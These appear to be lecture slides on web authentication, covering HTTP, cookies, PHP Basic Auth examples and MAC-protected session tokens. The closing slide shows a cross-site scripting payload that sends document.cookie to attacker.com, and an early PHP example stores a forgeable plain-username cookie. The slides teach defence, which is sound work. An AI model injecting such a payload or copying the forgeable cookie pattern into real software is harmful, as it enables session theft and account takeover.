


Web Authentication

Aggelos Kiayias

HTTP

- Hypertext Transfer Protocol
- *Stateless protocol*

- Every request is independently served.
- the protocol does not support any notion of session (as opposed to other traditional protocols, ftp, telnet).

HTTP Example

lucky:~ solegga$ **telnet www.google.com 80**
Trying 216.239.37.99...
Connected to www.l.google.com.
Escape character is '^]'.
GET index.html HTTP/1.0
Host: www.google.com

type

HTTP/1.0 200 OK
Cache-Control: private
Content-Type: text/html
Set-Cookie: PREF=ID=13f4f8e2507e3d79:TM=1138676046:LM=1138676046:S=b386pLfJ0-1VO_zp;
expires=Sun, 17-Jan-2038 19:14:07 GMT; path=/; domain=.google.com
Server: GWS/2.1
Date: Tue, 31 Jan 2006 02:54:06 GMT
Connection: Close

<html><head><meta http-equiv="content-type" content="text/html; charset=ISO-8859-1"><title>Google</
title><style><!--
body,td,a,p,.h{font-family:arial,sans-serif;}
.h{font-size: 20px;}
.q{color:#0000cc;}
//-->
</style>
<script>
<!--
function sf(){document.f.q.focus();}
// -->
</script>
</head> **..... *OMITTED* .....** </html>Connection closed by foreign host

connection is closed

Maintaining state

- Statelessness suitable for basic web-browsing.
- But frequently one wants to change the web-site rendering based on the viewer.
- customization, shopping carts, etc.
- subscription based content.

Using cookies to maintain state

auth.php

```
<?php
 if (!isset($_SERVER['PHP_AUTH_USER'])) {
  header('WWW-Authenticate: Basic realm="My Realm"');
  header('HTTP/1.0 401 Unauthorized');
  echo 'Text to send if user hits Cancel button';
  exit;
 } else {
  setcookie("authtoken",$_SERVER['PHP_AUTH_USER']);
  header("Location: next.php");
 }
?>
```

example using PHP within Apache

$_SERVER = server variables

PHP_AUTH_USER =username

next.php

```
<?php
if (isset($_COOKIE["authtoken"]))
echo "Your authorization is <strong>" . $_COOKIE["authtoken"] . "</strong>";
else
echo "Unauthorized";
?>
```

Sequence of actions

```
GET /private/index.html HTTP/1.1
Host: localhost
```

```
HTTP/1.1 401 Authorization Required
Server: HTTPd/1.0
Date: Sat, 27 Nov 2004 10:18:15 GMT
WWW-Authenticate: Basic realm="Secure Area"
Content-Type: text/html
Content-Length: 311

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
 "http://www.w3.org/TR/1999/REC-html401-19991224/loose.dtd">
<HTML>
  <HEAD>
    <TITLE>Error</TITLE>
    <META HTTP-EQUIV="Content-Type" CONTENT="text/html; charset=ISO-8859-1">
  </HEAD>
  <BODY><H1>401 Unauthorized.</H1></BODY>
</HTML>
```

```
GET /private/index.html HTTP/1.1
Host: localhost
Authorization: Basic
QWxhZGRpbjpvcGVuIHNlc2FtZQ==
```

base64 encoding
of username:pwd

Other server vars you can use

'*HTTP_REFERER*'
The address of the page (if any) which referred the user agent to the current page. This is set by the user agent. Not all user agents will set this, and some provide the ability to modify *HTTP_REFERER* as a feature. In short, it cannot really be trusted.

'*HTTP_USER_AGENT*'
Contents of the *User-Agent:* header from the current request, if there is one. This is a string denoting the user agent being which is accessing the page. A typical example is: Mozilla/4.5 [en] (X11; U; Linux 2.2.9 i586). Among other things, you can use this value with get_browser() to tailor your page's output to the capabilities of the user agent.

'*REMOTE_ADDR*'
The IP address from which the user is viewing the current page.

'*HTTPS*'
Set to a non-empty value if the script was queried through the HTTPS protocol.

'*REMOTE_HOST*'
The Host name from which the user is viewing the current page. The reverse dns lookup is based off the *REMOTE_ADDR* of the user.

Cookie specifics

- name
- value
- expiration (in seconds)
- path (on the server where the client will give the cookie)
- domain (domain of servers where the client will give the cookie)
- secure bit (only through SSL)

Max data allowed = 4Kb

Other ways to maintain state

- Using AJAX (Asynchronous Javascript and XML).




Figure 1. After the initial rendering of a Web page, Ajax requests can be issued to retrieve additional data from the server, which can be used to make incremental modifications to the page displayed in the browser.

Picture from "Managing State for Ajax-Driven Web Components", Ousterhout, Stratmann, 2010

password protection

- HTTP is a clear text protocol.
- should not be used for password transmission.
- HTTP over SSL must be used.

building authentication tokens


- Easily predictable authentication tokens (e.g., an e-mail address, a user name).
  - *leads to an easy forgery.*
- Is a "random" session id sufficient?
  - *many sources of random looking data are predictable given previous ID's.*

building authentication tokens, II

- Authentication tokens must be unforgeable:
  - Server uses a key *K* and a **MAC**

Cookie: $\text{time}||\text{data}||\text{MAC}_K(\text{time}, \text{data})$


Based on the unforgeability of the MAC an adversary cannot forge a cookie

building authentication tokens, III

- Why put *time* inside the MAC?
  - you cannot trust a browser to expire a cookie...
- What should be inside *data*?
  - anything you want, or : *a random session id that correspond to an entry in a server database.*

The Picture so far...



What can be wrong?

How to deal with it

- *Hide the cookie approach*. Do everything over SSL and pray. Make sure you set the "secure flag" on the cookie.
  - still you cannot hide the cookie from the client's local machine.
- *Bind IP address*. Put the IP address of the client into the unforgeable cookie data.
  - IP addresses may be "spoofed" (and still collect a response). Will annoy users that change IP address.

How to deal with it, II

- Limit time-frame that a cookie is valid.
  - may annoy users that have to reauthenticate.
- *Best advice:* don't trust cookies too much -- cookies should not be used for authenticating critical operations.

Privacy Concerns

- Servers can use cookies to communicate information about you through your computer!
  - third-party cookies.
  - cookies set to be read by a different domain.

Stealing a cookie

- in many ways. e.g., cross site scripting.

```
<script>
new Image().src="http://attacker.com/collect.cgi?c="+encodeURI
(document.cookie);
</script>
```